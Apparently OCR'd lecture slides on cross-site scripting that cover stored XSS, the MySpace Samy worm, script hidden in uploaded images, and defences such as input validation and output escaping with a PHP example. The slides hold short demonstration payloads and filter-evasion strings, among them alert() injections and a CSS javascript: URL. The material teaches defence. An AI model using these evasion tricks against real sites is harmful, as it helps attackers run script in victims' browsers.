
  file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf#blah=javascript:alert("XSS");

  JavaScript Malware now runs in local context with the ability to read local files ...

4.2. Stored XSS

- Less common but far more devastating type of attack.
- Can affect any number of users
- Happens when users are allowed to input data that will get redisplayed, such as a message board, guestbook, etc.
- Malicious users put HTML or client-side code inside their post. This code is then stored in your application like any other post. Every time that data is accessed → attack
- Solution: Validate input

Stored XSS


Attack Server
4 steal valuable data
1
Store bad stuff
Inject malicious script
User Victim
2 request content
3 receive malicious script
Server Victim
Download it

MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

    ```
    <script>, <body>, onclick, <a
      href=javascript://>
    ```

  - … but can do Javascript within CSS tags:

```
<div
  style="background:url('javascript:alert(1)')">
```

And can hide `"javascript"` as `"java\nscript"`

- With careful javascript hacking:
  - Samy worm infects anyone who visits an infected MySpace page … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

http://namb.la/popular/tech.html

Stored XSS using images


Suppose pic.jpg on web server contains HTML !

- request for http://site.com/pic.jpg results in:

- IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
  - What if attacker uploads an “image” that is a script?

Untrusted script in Facebook apps



How to Protect Yourself

- Ensure that your app validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.

Input data validation and filtering

- Never trust client-side data
  - Best: allow only what you expect
- Remove/encode special characters
  - Many encodings, special chars!
  - E.g., long (non-standard) UTF-8 encodings

Output filtering / encoding

- Remove / encode (X)HTML special chars
  - &lt; for <, &gt; for >, &quot for " …
- Allow only safe commands (e.g., no <script>…)
- Caution: `filter evasion` tricks
  - See XSS Cheat Sheet for filter evasion
  - E.g., if filter allows quoting (of <script> etc.), use malformed quoting: <IMG """"><SCRIPT>alert("XSS")…
  - Or: (long) UTF-8 encode, or…
- Caution: Scripts not only in <script>!

E.g. Escape your output

```
<?php
   $html = array( );
   $html['username'] =

      htmlentities($_POST['username'],
                         ENT_QUOTES, 'UTF-8');
   echo $html['username'];
?>
```

Question?